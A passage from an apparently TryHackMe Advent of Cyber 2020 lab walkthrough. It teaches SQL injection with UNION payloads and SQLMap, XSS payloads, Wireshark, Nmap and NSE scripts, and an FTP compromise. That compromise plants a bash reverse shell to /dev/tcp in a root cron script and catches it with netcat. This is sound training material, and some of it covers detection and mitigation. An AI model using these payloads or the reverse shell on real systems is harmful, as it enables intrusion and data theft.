Generally, the interesting data that you want to retrieve will be in string form. Having already determined the number of required columns, (for example 4) you can probe each column to test whether it can hold string data by replacing one of the UNION SELECT payloads with a string value. In case of 4 you would submit:

' UNION SELECT 'a',NULL,NULL,NULL--

' UNION SELECT NULL,'a',NULL,NULL--

' UNION SELECT NULL,NULL,'a',NULL--

' UNION SELECT NULL,NULL,NULL,'a'--

No error = data type is useful for us (string).

  • Using an SQL injection UNION attack to retrieve interesting data

When you have determined the number of columns and found which columns can hold string data, you can finally start retrieving interesting data.

Suppose that:

  • The first two steps showed exactly two existing columns with useful datatype.
  • The database contains a table called users with the columns username and password.

In this situation, you can retrieve the contents of the user's table by submitting the input:

' UNION SELECT username, password FROM users --

Here's a small list of thing you'd want to retrieve:

  1. database()
  2. user()
  3. @@version
  4. username
  5. password
  6. table_name
  7. column_name

SQLMap

SQLMap is an open-source penetration testing tool that automates the process of detecting and exploiting SQL injection flaws and taking over of database servers. It's an incredible tool that can be learned within minutes. It's already included in THM's AttackBox or you can install it locally by running:

git clone --depth 1 <https://github.com/sqlmapproject/sqlmap.git> sqlmap-dev

Here are some of the most common options that you would configure when using SQLMap:

Command  
--url Provide URL for the attack
--dbms Tell SQLMap the type of database that is running
--dump Dump the data within the database that the application uses
--dump-all Dump the ENTIRE database
--batch SQLMap will run automatically and won't ask for user input

Let's show an example of an SQLMap command. Let's say we have a vulnerable login form located at "http://tbfc.net/login.php". (Note, this is just an example, please do not SQLMap this website as no consent has been given by the owner.) We would use this alongside --url to tell SQLMap where to attack. i.e. sqlmap --url http://tbfc.net/login.php

Where we can then proceed to enumerate what data is in the application's database with options such as --tables and --columns. Leaving our final SQLMap looking like so: sqlmap --url http://tbfc.net/login.php --tables --columns

Again, tbfc.net is given as an example, please do not perform any attack on this site.

  • You can find a cheatsheet for more snippets of SQLMap commands here

SQLMap & BurpSuite

The most beneficial feature of sqlmap is its integration with BurpSuite.

With BurpSuite, you can capture and save login or search information to use with SQLMap. This is done by intercepting a request. You will need to configure your browser to use BurpSuite as a proxy for this request to capture. The AttackBox has made this simple for you by using the FoxyProxy extension in Firefox.

  1. First let's startup BurpSuite located in "Applications -> Web -> BurpSuite Community Edition" on the AttackBox
  2. Use Firefox to visit the application we suspect to be vulnerable
  3. Enable FoxyProxy in Firefox:
  4. Submit a request on the web application we suspect to be vulnerable
  5. Send the request from the "Proxy" tab to the repeater by right-clicking and pressing "Send to Repeater"
  6. Notice our request is now in the "Repeater" tab:
  7. Finally, save this request by right-clicking and pressing "Save item"

We can then use this request in SQLMap:

sqlmap -r filename

SQLMap will automatically translate the request and exploit the database for you.

Challenge

Visit the vulnerable application in Firefox, find Santa's secret login panel and bypass the login. Use some of the commands and tools covered throughout today's task to answer Questions #3 to #6.

Santa reads some documentation that he wrote when setting up the application, it reads:

Santa's TODO: Look at alternative database systems that are better than sqlite. Also, don't forget that you installed a Web Application Firewall (WAF) after last year's attack. In case you've forgotten the command, you can tell SQLMap to try and bypass the WAF by using --tamper=space2comment

Resources

Check out this cheat sheet: swisskyrepo/PayloadsAllTheThings

Payload list: payloadbox/sql-injection-payload-list

In-depth SQL Injection tutorial: SQLi Basics

Answer the questions below

  1. Without using directory brute forcing, what's Santa's secret login panel?

  2. Visit Santa's secret login panel and bypass the login using SQLi

  3. How many entries are there in the gift database?

  4. What did Paul ask for?

  5. What is the flag?

  6. What is admin's password?

Task 8: [Day 6] Web Exploitation Be careful with what you wish on a Christmas night

Watch DarkStar's Video On Solving This Task.


This year, Santa wanted to go fully digital and invented a "Make a wish!" system. It's an extremely simple web app that would allow people to anonymously share their wishes with others. Unfortunately, right after the hacker attack, the security team has discovered that someone has compromised the "Make a wish!". Most of the wishes have disappeared and the website is now redirecting to a malicious website.  An attacker might have pretended to submit a wish and put a malicious request on the server! The security team has pulled a back-up server for you on MACHINE_IP:5000. Your goal is to find the way the attacker could have exploited the application.

By Swafox

What is XSS?

Cross-site scripting (XSS) is a web vulnerability that allows an attacker to compromise the interactions that users have with a vulnerable application. Cross-site scripting vulnerabilities normally allow an attacker to masquerade as a victim user, and carry out any actions that the user is able to perform. If the victim user has privileged access within the application (i.e admin), then the attacker might be able to gain full control over all of the application's functionality and data. Even if a user is a low privileged one, XSS can still allow an attacker to obtain a lot of sensitive information.

Why does it work like that?

XSS is exploited as some malicious content is being sent to the web browser, often taking the form of JavaScript payload, but may also include HTML, Flash, or any other type of code that the browser may execute. The variety of attacks based on XSS is almost limitless, but all of them come down to exactly two types: stored and reflected.

Types of XSS

Stored XSS works when a certain malicious JavaScript is submitted and later on stored directly on the website. For example, comments on a blog post, user nicknames in a chat room, or contact details on a customer order. In other words, in any content that persistently exists on the website and can be viewed by victims.

<!-- Normal comment-->
<p>
     Your comment goes here
</p>

<!--Malicious comment-->
<p>
     <script>
         evilcode()
     </script>
</p>

Let's say we have a website with comments (Code above).  A normal comment is put under <p></p> tags and displayed on the website. A malicious user can put <script></script> tags in that field to execute the evilcode() function every time a user sees this comment.

Stored XSS gives an attacker an advantage of 'injecting' malicious JavaScript behind images. By using <img> attribute it is possible to execute custom JS code when the image is viewed or clicked. For example:

<img src='LINK' onmouseover="alert('xss')">

In this case, an attacker embeds an image that is going to execute alert('xss') if the user's mouse goes over it.

Say we have a web application that allows users to post their comments under the post.

An attacker can exploit this by putting an XSS payload instead of their comments and force everyone to execute a custom javascript code.
This is what happens if we use the above <img> payload there:

A malicious picture executes a custom alert('xss') once being viewed. This is the most common example of stored XSS.


Reflected is another type of XSS that is carried out directly in the HTTP request and requires the attacker to do a bit more work. An example of this could be malicious javascript in the link or a search field. The code is not stored on the server directly, meaning that a target user should compromise himself by clicking the link.

Here's a quick example of an URL with malicious javascript included:

<https://somewebsite.com/titlepage?id=> <script> evilcode() </script>

Any user that clicks on the link is going to execute the evilcode() function, eventually falling under the XSS attack.

Let's say a website is using a query string keyword in its URL 10.10.100.27/reflected?keyword=hello like so:

A search query is put after this keyword parameter. The XSS can be exploited by putting a payload instead of the search query.
The url starts with 10.10.100.27/reflected?keyword=. By adding text onto the keyword, we can perform reflected XSS like 10.10.100.27/reflected?keyword=<script>alert(1)</script> which results in an alert box with 1 on our screen.


Bingo! The XSS was successfully exploited!

How to detect XSS?

Both reflected and stored XSS vulnerabilities can be detected in a similar way: through the use of HTML tags, such as <h1></h1>, <b></b> or others. The idea is to try out inputting text with those tags and see if that produces any differences. Any change in text size or color immediately indicates an XSS vulnerability.

But sometimes, it might be challenging to find them manually, and of course, we cannot forget about the basic human error. Happily, there's a solution for that! OWASP ZAP is an open-source web application security scanner. It can automatically detect web vulnerabilities.
You can launch ZAP by going to 'Applications -> Web -> Owasp Zap' on the attack box:

You'll see a fairly simple interface upon the launch.

On the right, you can see a button titled 'Automated scan'. Click it and it'll take you to the attack configuration page.

Now, simply put the target URL in the 'URL to attack' field and press 'Attack'!
After some time, all the vulnerabilities will be displayed in the 'Alerts' tab:


Bonus: Mitigating XSS

The rule is simple: all user input should be sanitized at both the client and server-side so that potentially malicious characters are removed. There are libraries to help with this on every platform.
Smart developers should always implement a filter to any text input field and follow a strict set of rules regarding processing the inputted data. For more info about this, check out OWASP's guide:

OWASP/CheatSheetSeries

Challenge

  • Please allow more time for this VM to deploy (more than the usual 5 minutes) if you are non-subscriber.

Resources

Check out this awesome guide about XSS: swisskyrepo/PayloadsAllTheThings
Common payload list for you to try out: payloadbox/xss-payload-list
For more OWASP Zap guides, check out the following room: Learn OWASP Zap

Answer the questions below

  1. Deploy your AttackBox (the blue "Start AttackBox" button) and the tasks machine (green button on this task) if you haven't already. Once both have deployed, open Firefox on the AttackBox and copy/paste the machines IP (http://MACHINE_IP:5000) into the browser search bar (the webserver is running on port 5000, so make sure this is included in your web requests).

  2. What vulnerability type was used to exploit the application?

  3. What query string can be abused to craft a reflected XSS?

  4. Launch the OWASP ZAP Application

  5. Run a ZAP (zaproxy) automated scan on the target. How many XSS alerts are in the scan?

  6. Explore the XSS alerts that ZAP has identified, are you able to make an alert appear on the "Make a wish" website?

Task 9: [Day 7] Networking The Grinch Really Did Steal Christmas

Watch DarkStar's Video On Solving This Task


(Javatpoint., 2018)

Story

It's 6 AM and Elf McSkidy is clocking-in to The Best Festival Company's SOC headquarters to begin his watch over TBFC's infrastructure. After logging in, Elf McEager proceeds to read through emails left by Elf McSkidy during the nightshift.

More automatic scanning alerts, oh look, another APT group. It feels like it's going to be a long, but easy start to the week for Elf McEager.

Whilst clearing the backlog of emails, Elf McEager reads the following: "URGENT: Data exfiltration detected on TBFC-WEB-01". "Uh oh" goes Elf McEager. "TBFC-WEB-01? That's Santa's webserver! Who has the motive to steal data from there?!". It's time for the ever-vigilant Elf McEager to prove his salt and find out exactly what happened.

Unknowingly to Elf McEager, Elf McSkidy made this all up! Fortunately, this isn't a real attack - but a training exercise created ahead of Elf McEager's performance review.

Learning Objectives

  • What are IP Addresses & how are they assigned.
  • Understanding TCP/IP and UDP
    • 3-way handshake
  • Wireshark Crash Course (where is it used and why)
    • Basic Filtering and operators
  • Analysing our first few PCAPS
    • HTTP
    • SMB
  • Challenge

Made with ❤ by CMNatic


What is an IP Address?

You'll hear talk of the term "IP address" frequently throughout the information technology field - not just TryHackMe. Short for an Internet Protocol address, I like to explain this fundamental of networking using the same way that a postal/mail system works in real life.

When sending a letter, you must provide the address for where the letter should go, and it is best practice to include your address as the return address in case the letter is lost (or you wish to let the recipient know how to reply). An IP address serves the same purpose but for devices connected to a network! Devices connected to the internet will have two of these addresses -a public and a private address. Think of a private address as the name of the recipient at a business i.e. Joe Smith, and the public address being the location of this business i.e. 160 Kemp Road, London.

Let's say you are accessing the Internet through your computer. Your computer will be a part of two networks, and in turn, will use both public and private IP address:

  • A private IP address to identify itself amongst other devices (such as smartphones, TV's and other computers) within the network of your house. In the screenshot below, the two devices have the following private IP address:

Device Name IP Address IP Address Type
DESKTOP-KJE57FD 192.168.1.77 Private
CMNatic-PC 192.168.1.74 Private


TryHackMe similarly uses these private addresses. For you to access other TryHackMe devices such as the instances that you deploy in this room, you will need to be on the same private network as these instances are not connected to the internet. This is why you must use a client such as OpenVPN to connect to the network.

MuirlandOracle explains how these private IP addresses work in his Intro to Networking room.

  • A public IP address was given by your Internet Service Provider (ISP) that identifies your house on the Internet (the Internet is just many, many networks connected). Using our example from above, the two devices will share a public IP address to identify themselves on the Internet:

Device Name IP Address IP Address Type
DESKTOP-KJE57FD 86.157.52.21 Public
CMNatic-PC 86.157.52.21 Public

This is achieved through NATting, however, detailing how this works exactly this works is a bit beyond the scope of today.

Protocols 101

With the internet predicted to have 50 billion devices connected by the end of 2020 (https://www.cisco.com/c/dam/en_us/about/ac79/docs/innov/IoT_IBSG_0411FINAL.pdf), chaos quickly ensues if there are no ground-rules in how devices should communicate with each other.


If this is a bit confusing - I don't blame you, just bear with me here. Think of it this way: You use protocols in everyday life! When talking to someone, you will both use the same set of protocols...otherwise, no one will understand each other. At the very least, all parties wishing to converse will use the same language - this is a protocol! Other protocols may also include the context or topic of the conversation. If anyone strays from these protocols - they risk not being understood! This is the same for network-connected devices.

  • Back to the technical stuff...

Enter protocols such as the TCP/IP & UDP/IP models. With TCP/IP being the most common-place today, we'll discuss this further. TCP/IP is a protocol that ensures that any data sent is processed in the same order. Going back to our postal system, your letter will go to many places - even when sending domestically. Your computer traffic does the same, going from device to device in a process called routing. One device could deliver data quicker (and a result, in a different order) then another causing a headache for the situation where accuracy is important such as the following:

  • Downloading files
  • Visiting a website in your browser
  • Sending emails

This is unlike the UDP protocol where having all packets is not quite as important (making the protocol a lot quicker than TCP/IP) which is why applications like video streaming make use of UDP (i.e. Skype). We don't really care if a few packets are lost as we can still see a majority of the picture.

How does TCP/IP send data? The Three-Way Handshake:


The three-way handshake is the method that makes TCP reliable. Any data that is sent is given a random number sequence and is reconstructed using this number sequence and incrementing by 1. Both computers must agree on the same number sequence for data to be sent in the correct order. This order is agreed upon during three steps.

In the diagram below, "Client" has the initial sequence number (ISN) of "0" where the "Server" has "5,000". Any data sent from "Client" and received on "Server" will be initial sequence + 1. If this is the first packet from "Client" this would be "0 + 1". I've shown three packets being sent from "Client" in the table below to help demonstrate this:

Device Initial Sequence Number (IN) Final Sequence Number
Client (Sender) 0 0 + 1 = 1
Client (Sender) 1 1 + 1 = 2
Client (Sender) 2 2 + 1 = 3


  1. SYN - Client: Here's my initial number sequence (ISN) to SYNchronise with (0)
  2. SYN/ACK - Server: Here my Initial Number Sequence (ISN) to SYNchronise with (5,000) and I ACKnowledge your initial number sequence (0)
  3. ACK - Client: I ACKnowledge your Initial Number Sequence (ISN) of (5,000) here is some data that is my ISN+1

When the data is received, it is reassembled by the receiver. Let's show the conditions of which reassembly is required:

Examples of TCP reassembling data:

No reassembly required:

If the "Server" were to receive data that was received in the exact order it was sent from "Client":

  1. Sent 1st - Received 1st
  2. Sent 2nd - Received 2nd
  3. Sent 3rd - Received 3rd

Then no reassembly is needed as the data is received in the exact order it was sent.

Reassembly required:

For example, if the "Server" was to receive all the data, but in a different order then what was sent, reassembly is required:

  1. Sent 1st - Received 1st
  2. Sent 2nd - Received 3rd
  3. Sent 3rd - Received 2nd

Because all data is received, just in a different order, it can be reassembled using the agreed sequence numbers that would have been exchanged during the three-way-handshake.

The connection is dropped:

If the "Client" was to send three packets, but the "Server" only receives two out of three packets, they are disconnected from each other as the data sent is corrupt:

  1. Sent 1st - Received 1st
  2. Sent 2nd - Not received
  3. Sent 3rd - Received 2nd

The data will not be processed by "Server" as the packet that was sent 2nd by the "Client" was never received by the "Server"#2, meaning there was a loss of data along the way.

Crash Course in Monitoring Network Traffic:

Being able to capture exactly what is travelling across a network and understanding this is an important skill in information technology. From diagnosing to capturing credentials, positions in IT ranging from system administrators to digital forensics and us pentesters all use network traffic in their own ways. For example, since data sent via HTTP or FTP is unencrypted, a pentester might be able to capture usernames and passwords being entered into a website.

Introducing Wireshark:

Wireshark is capable of recording a log of all the packets sent and received on a computer's network adapter. For example, we can see how a computer (highlighted in red) connected to a computer (highlighted in black) that was running a web server via HTTP, in this case, it was the web page: web_server/download.HTML, which we can export and view for ourselves:


Networks are, however, rather noisy...Wireshark captured 2,648 packets after a single minute on my machine. This makes analysing very hard. Thankfully, we can use filters to narrow down the results. We can filter by many things, but we'll only cover a couple of important ones in the table below. Note that all the examples below use the == operator to see if the filter exactly matches the value we give it.

Filter Description Example
ip.src Show all packets that originate from the specified IP address ip.src == 192.168.1.1
ip.dst Show all packets that are destined to the specified IP address ip.dst == 192.168.1.1
tcp/udp.port Show all packets that are sent via the protocol and port specified tcp.port == 22 / udp.port == 67
protocol.request.method Show all packets that use a specific method of the protocol given. For example, HTTP allows for both a GET and POST to retrieve and submit data accordingly. http.request.method == GET / POST

In the screenshot below, I used the filter ip.src to list all the packets that were explicitly sent from a specific address, using the == operator to define what host I wish to search for (145.254.160.237). We'll quickly explore the use of these operators in the next section.


Combining Filters With Operators

Operator Description Example
== You'd use this operator to check if the filter exactly matches the value given in all packets ip.addr == 192.168.1.1 will show all packets with the IP address 192.168.1.1 (this could be source or destination)
!= This operator checks if the filter does not match the value given in all packets ip.addr != 192.168.1.10 will show all packetsthat does not include the IP address 192.168.1.10 (this could be source or destination)
&& Use this operator to combine multiple filters together. For example, to show all packets associated with two different IP addresses ip.addr == 192.168.1.1 && ip.addr == 192.168.1.10 will only show packets with the source or destination IP addresses of 192.168.1.1 or 192.168.1.10

Exporting data from Wireshark:

As previously shown, Wireshark is capable of exporting data from protocols such as HTTP by navigating to "File → Export Objects" and selecting the protocol available. In the screenshots below, we are listing objects that can be exported from the file-sharing SMB protocol.


We'll export the "test.txt" file onto our device.

As highlighted below:


Challenge

Download the ZIP file "aocpcaps.zip" that is attached to this task, use a combination of the filters and features of Wireshark we've covered to answer the questions below:

Answer the questions below

  1. Open "pcap1.pcap" in Wireshark. What is the IP address that initiates an ICMP/ping?

  2. If we only wanted to see HTTP GET requests in our "pcap1.pcap" file, what filter would we use?

  3. Now apply this filter to "pcap1.pcap" in Wireshark, what is the name of the article that the IP address "10.10.67.199" visited?

  4. Let's begin analysing "pcap2.pcap". Look at the captured FTP traffic; what password was leaked during the login process?

    There's a lot of irrelevant data here - Using a filter here would be useful!

  5. Continuing with our analysis of "pcap2.pcap", what is the name of the protocol that is encrypted?

  6. Analyse "pcap3.pcap" and recover Christmas!

    What is on Elf McSkidy's wishlist that will be used to replace Elf McEager?

Task 10: [Day 8] Networking What's Under the Christmas Tree?

Watch DarkStar's Video On Solving This Task


Day 8: What's Under the Christmas Tree? - Story:

After a few months of probation, intern Elf McEager has passed with glowing feedback from Elf McSkidy. During the meeting, Elf McEager asked for more access to The Best Festival Company's (TBFC's) internal network as he wishes to know more about the systems he has sworn to protect.

Elf McSkidy was reluctant to agree. However, after Elf McEager's heroic actions in recovering Christmas, Elf McSkidy soon thought this was a good idea. This was uncharted territory for Elf McEager - he had no idea how to begin finding out this information for his new responsibilities. Thankfully, TBFC has a wonderful up-skill program covering the use of Nmap for ElfMcEager to enrol in.

8.1. Getting Started:

Before we begin, we're going to need to deploy two Instances:

  1. The THM AttackBox by pressing the "Start AttackBox" button at the top-right of the page.
  2. The vulnerable Instance attached to this task by pressing the "Deploy" button at the top-right of this task/day.

8.2. Today's Learning Objectives:

We're going to be exploring the use of Nmap in our information gathering stage to build a picture of the services running on a remote computer, and to understand how these may be useful to use. We'll also be showing how Nmap scans can be detected and blocked by the use of firewalls.

Made with ❤ by CMNatic


8.3. Intro to Nmap:

An open-source, extensible, and importantly free tool, Nmap is one of the industry standard's that everyone should have in their toolkit. Nmap is capable of a few things that are essential in the Information Gathering stages of a penetration testing methodology such as the Penetration Testing Execution Standard (PTES), including:

  • Host discovery
  • Vulnerability discovery
  • Service/Application discovery

8.4. Basic Nmap Functionality

We'll quickly glaze over the basics of getting started with Nmap, the scan types, and the syntax for these types accordingly. We'll apply our networking knowledge learned yesterday in "Day 7 - The Grinch Really Did Steal Christmas" to help understand the differences between TCP and UDP scanning.

8.4.1 TCP Scanning

There are two common TCP scan types that you'll be using in Nmap. On the surface they seem to perform the same thing, however, they're very different. Before we break this down, let's illustrate TCP/IP's three-way-handshake again and recap the three stages of a "normal" three-way-handshake:

  1. SYN
  2. SYN/ACK
  3. ACK


(The Open University., N.D)

  • Connect Scan - nmap -sT <ip>
  • SYN Scan - nmap -sS <ip>

8.4.1.1 SYN Scan:

The most favourable type of scan, Nmap uses the TCP SYN scan (-sS) if the scan is run with both administrative privileges and a different type isn't provided. Unlike a connect scan, this scan type doesn't fulfil the "three-way-handshake" as what would normally take place. Instead, after the "SYN/ACK" is received from the remote host, a "RST" packet is sent by the host that we are scanning from (never completing the connection).

This scan type is the most favourable method as Nmap can use all the information gathered throughout the handshake to determine port status based on the response that is given by the IP address that is being scanned:

  • SYN/ACK = open
  • RST = Closed
  • Multiple attempts = filtered

Not only this but also since fewer packets are sent across a network, there is less likelihood of being detected.

8.4.1.2. Connect Scan:

Unlike a SYN scan, administrative privileges aren't required for this scan to run. This is as a result of Nmap using the Berkeley Sockets API which has quickly formed to be the standard method of how services like web applications communicate with an operating system. As a result of more packets being sent by Nmap, this scan is easier to detect and takes a longer time to complete. Moreover, as the "three-way-handshake" completes as if it were a normal connection, it can be logged a lot more conveniently.

8.5. Nmap Timing Templates

Nmap allows the user to determine Nmap's performance. Measured in aggressiveness, a user can use one of six profiles [0 to 5] to change the rate at which Nmap scans at. With -T0 being the stealthiest, this profile scans one port every 5 minutes, whereas -T5 is considered both the most aggressive and potential to be inaccurate. This is because the -T5 waits a mere 0.3 seconds for the remote device to respond to a handshake. Factors such as those listed below determine how accurate these scans are:

  • The resource usage a remote server is under. The higher usage, the slower it is to send a response to Nmap.
  • The quality of the connection. If you have a slow or unstable connection, you are likely to miss responses if you are sending many packets at once.

Generally speaking, you will want to use low-aggressive profiles for real-world scenarios, however, in a lab environment where noise doesn't matter - high-aggressive profiles prove to be the quickest. For perspective, Nmap uses -T3 if no profile is provided. In a pentesting situation, you'd be inclined to use a lower value such as within in a lab environment, a higher value-T4 will suffice as stealth is not as critical.

8.6. An Introduction to Nmap's Scripting Engine

A recent addition to Nmap is the Nmap Scripting Engine or NSE for short. This feature introduces a "plug-in" nature to Nmap, where scripts can be used to automate various actions such as:

  • Exploitation
  • Fuzzing
  • Bruteforcing

At the time of writing, the NSE comes with 603 scripts, which can be found here.


Nmaps NSE Documentation Page

Take for example the FTP ProFTPD Backdoor script. This script attempts to exploit an FTP service that is running ProFTPD version 1.3.3c, the version of which is fingerprinted by Nmap itself.

We can provide the script that we want to use by using the --script flag in Nmap like so:nmap --script ftp-proftpd-backdoor -p 21 <ip_address>

8.7. Additional Scan Types:

Not only can we use the Nmap's TCP Scan, but Nmap also boasts a combination of these types for various actions that are useful to us during the information gathering stage. I have assorted these into the table below, giving a brief explanation of their purpose.

(Where x.x.x.x == MACHINE_IP )

Flag Usage Example Description
-A nmap -A x.x.x.x Scan the host to identify services running by matching against Nmap's database with OS detection
-O nmap -O x.x.x.x Scan the host to retrieve and perform OS detection
-p nmap -p 22 x.x.x.x Scan a specific port number on the host. A range of ports can also be provided (i.e. 10-100) by using the first and last value of the range like so: nmap -p 10-100 x.x.x.x
-p- nmap -p- x.x.x.x Scan all ports (0-65535) on the host
-sV nmap -sV x.x.x.x Scan the host using TCP and perform version fingerprinting

8.8. Defending against Nmap Scans

The practice of security through obscurity doesn't work here. Whilst it may seem logical to attempt to hide a service by changing its port number to something other than the standard (such as changing SSH from port 22 to 2222), the service will still be fingerprinted during an Nmap scan (albeit slightly later on). Unfortunately, you cannot get the best of both worlds in having a service available yet hidden.

Fortunately, open-source Intrusion Detection (IDS) & Prevention Systems (IPS) such as Snort and Suricata allows blue-teamers to protect their networks using network monitoring. For example, you would install these services on firewalls such as pfSense:

The dashboard of a pfSense Firewall.

Rulesets such as the emerging threats for Snort and Suricata are capable of detecting and blocking a wide variety of potentially malicious traffic - including:

  • Malware traffic
  • Reverse shells
  • Metasploit payloads
  • Nmap scans


A list of Snort rules installed on a pfSense firewall.

For example, detecting the Metasploit payload for CVE 2013-3205:

The emerging threat rule to detect the Metasploit payload for CVE-2013-3205.

If properly configured, a majority of Nmap scans can be detected. This is especially true when using an aggressive timing template such as -T4 or -T5. Let's take a look at the following Nmap scan being detected: nmap -A 192.168.1.171

Starting an Nmap scan to the pfSense firewall.

After returning to pfSense a few seconds later, we notice that alerts are being generated by Snort:

Viewing newly created alerts by Snort as a result of the Nmap scan.

Even with a timing template of-T3, Snort is capable of detecting the port scan, where after 6 alerts (in this case) the attacker is then blocked by the firewall.

After 6 alerts, Snort blocks the IP address running the Nmap scan from contacting the pfSense firewall.


Confirming that the IP address running the Nmap scan can no longer contact the pfSense firewall.

8.9. Challenge

Deploy and use Nmap to scan the instance attached to this task. Take a note of the IP address to scan: MACHINE_IP and enumerate it for Elf McEager!

Optional bonus: As a result of Elf McEager managing to recover Christmas in "Day 7 - The Grinch Really Did Steal Christmas", TBFC's website has been restored for all the elves to visit. Can you find it? I hear it's quite the read... You must add MACHINE_IP tbfc.blog to your /etc/hosts file before the application will load like below:

Answer the questions below

  1. When was Snort created?

  2. Using Nmap on MACHINE_IP , what are the port numbers of the three services running?  (Please provide your answer in ascending order/lowest -> highest, separated by a comma)

  3. Run a scan and provide the -Pn flag to ignore ICMP being used to determine if the host is up

  4. Experiment with different scan settings such as-A and -sV whilst comparing the outputs given.

  5. Use Nmap to determine the name of the Linux distribution that is running, what is reported as the most likely distribution to be running?

  6. Use Nmap's Network Scripting Engine (NSE) to retrieve the "HTTP-TITLE" of the webserver. Based on the value returned, what do we think this website might be used for?

  7. Now use different scripts against the remaining services to discover any further information about them

Task 11: [Day 9] Networking Anyone can be Santa!

Watch DarkStar's Video On Solving This Task

Day 9: Anyone can be Santa - Prelude:

Even Santa has been having to adopt the "work from home" ethic in 2020. To help Santa out, Elf McSkidy and their team created a file server for The Best Festival Company (TBFC) that uses the FTP protocol. However, an attacker was able to hack this new server. Your mission, should you choose to accept it, is to understand how this hack occurred and to retrace the steps of the attacker.

9.1. Getting Started
Before we begin, we're going to need to deploy two Instances:

  1. The THM AttackBox by pressing the "Start AttackBox" button at the top-right of the page.
  2. The vulnerable Instance attached to this task by pressing the "Deploy" button at the top-right of this task/day.

Made with ❤ by CMNatic


9.2. Today's Learning Objectives:
Understand the fundamentals of an FTP file server and some common misconfigurations to ultimately exploit these ourselves to gain entry to tbfc-ftp-01.


9.3. What is FTP & Where is it Used?
The File Transfer Protocol (FTP) offers a no-thrills means of file sharing in comparison to alternative
protocols available. Whilst this protocol is unencrypted, it can be accessed through a variety of means; from dedicated software like FileZilla, the command line, or web browsers, FTP Servers have been long used to share files between devices across the Internet due to its compatibility.


Accessing an FTP server using the Mozilla Firefox Web Browser.

FTP uses two connections when transferring data, as illustrated below:


(Cyberhoot., 2020)

The standard for these two connections are the two ports:

  • Port 20 (Data)
  • Port 21 (Commands)

Commands involve actions such as listing or navigating directories, writing to files. Whereas, the data port is where actual data such as the downloading/uploading of files are transferred over.


9.4. No Credentials? No Problem! 
Before any data can be shared, the client must log in to the FTP Server. This is to determine the commands that the client has the permission to execute, and the data that can be shared. Some websites use FTP to share files instead of the web server itself. Of course, this means that you'd have to share a username/password through some other way - that's not practical.

Enter FTP's "Anonymous" mode...This setting allows a default username to be used with any password by a client. This user is treated like any other user on the FTP server - including enforcing permissions and privileges to commands and data.


9.5. Using FTP Over Terminal


We're going to be using the "FTP" package that comes installed on most Linux environments but especially the THM AttackBox.To connect, we simply use ftp and provide the IP address of the Instance. In my case, I would use ftp 10.10.185.239, but you would need to use ftp MACHINE_IP for your vulnerable Instance.

When prompted for our "Name", we enter "anonymous". If successful, we have confirmed that the FTP Server has "anonymous" mode enabled - successful login looking like so:

You can use the help command to list some of the commands you can run whilst connected to the FTP Server. Here's a quick rundown of the fundamentals:

Command Description
ls List files and directories in the working directory on the FTP server
cd Change our working directory on the FTP server
get Download a file from the FTP server to our device
put Upload a file from our device to the FTP server

Let's look at the directories available to us using ls. There is only one folder with data that our user has permission to access:

We'll navigate to this using cd to change our working directory and then  ls to list the contents. The file within this folder contains a file with a ".sh" extension. This extension is a shell script, that when executed, will run commands that we program. Let's use get to get the file from the server onto our device, so we understand why this file has been left here!


9.6. Finding our Exploit
With the file downloaded, let's open it on our device using a terminal text editor such as nano.

We don't need to understand what happens here outside of the comments. The script executes every minute (according to Elf McEager), creates a backup of a folder and stores it in Elf McEager's home directory. What if we were to replace the commands executed in this script with our own, malicious commands? Uploading a file requires separate permission that shouldn't be granted to the "anonymous" user. However, permissions are very easy to oversight - such as in the case here.

9.6.1. Let's use pentesters cheatsheet to get a good command that will be executed by the server to
generate a shell to our AttackBox, replacing the IP_ADDRESS with your TryHackMe IP, this address is displayed on the navigation bar on the Access page.

bash -i >& /dev/tcp/Your_TryHackMe_IP/4444 0>&1

9.6.2. Let's set up a netcat listener to catch the connection on our AttackBox: nc -lvnp 4444

9.6.3. We'll now attempt to upload our malicious script to the folder that we have write permissions on the FTP server by returning to our FTP prompt
and using put to put the file into that directory (ensuring it is your current directory).

9.6.4. Return to our netcat listener, after waiting one minute, you should see an output like below! Success! We have a reverse system shell on the FTP Server as the most powerful user. Any commands you now use will execute on the FTP server's system.

Proceed to use commands similar to what we have used before to find the contents of root.txt located in the root directory! Let's break down exactly what happened here and explain the reasons as why this exploit happened:

9.6.5.1. The FTP Server has anonymous mode enabled allowing us to authenticate. This isn't inherently
insecure and has many legitimate uses.

9.6.5.2. We've discovered that we have permission to upload and download files. Whilst is also normal behaviour for FTP servers, anonymous users should not be able to upload files.

9.6.5.3. We've interpreted the information from a legitimate backup script to create a reverse shell onto our host.

9.6.5.4. The script executes as the "root" user - the most powerful on a Linux system. This is also a vulnerability, as now we have full access to the system. The use of this user should be restricted wherever possible. If the script were to execute as "elfmceager", we'd only have access to the system as that user (a much less powerful one in comparison)


9.7. Conclusion, where to go from here and additional Material:
We've covered the fundamentals of FTP servers and why they're still used today. Not only this, but
we've also learned how simple misconfigurations can lead to a full-blown hack on an FTP Server. If you're keen to learn more, the Network Services walkthrough room (created by Polomints) also covers FTP. If you wish to sharpen your skills,
you may find the "Anonymous" Challenge room (created by Nameless0ne) a fun dojo.

Answer the questions below

  1. Question #1: Name the directory on the FTP server that has data accessible by the "anonymous" user

  2. Question #2: What script gets executed within this directory?

  3. Question #3: What movie did Santa have on his Christmas shopping list?

  4. Question #4: Re-upload this script to contain malicious data (just like we did in section 9.6. Output the contents of /root/flag.txt!

    Note that the script that we have uploaded may take a minute to return a connection. If it doesn't after a couple of minutes, double-check that you have set up a Netcat listener on the device that you are working from, and have provided the TryHackMe IP of the device that you are connecting from.

Task 12: [Day 10] Networking Don't be sElfish!

Day 10: Don't be so sElfish - Prelude

The Best Festival Company (TBFC) has since upscaled its IT infrastructure after last year's attack for all the other elves to use, including a VPN server and a few other services. You breathe a sigh of relief..."That's it, Me, Elf McEager saved the Christmas of 2020! I can't wait to---"

But suddenly, a cold shiver runs down your spine, interrupting your monologue...

You suddenly recall that Elf McSkidy had set up a Samba file server just before the attack occurred - could this have been hacked too?!  What about our data...Oh no, quick! Find out what usernames may have been leaked and attempt to login to the server yourself, noting down any vulnerabilities found to report back to Elf McSkidy.

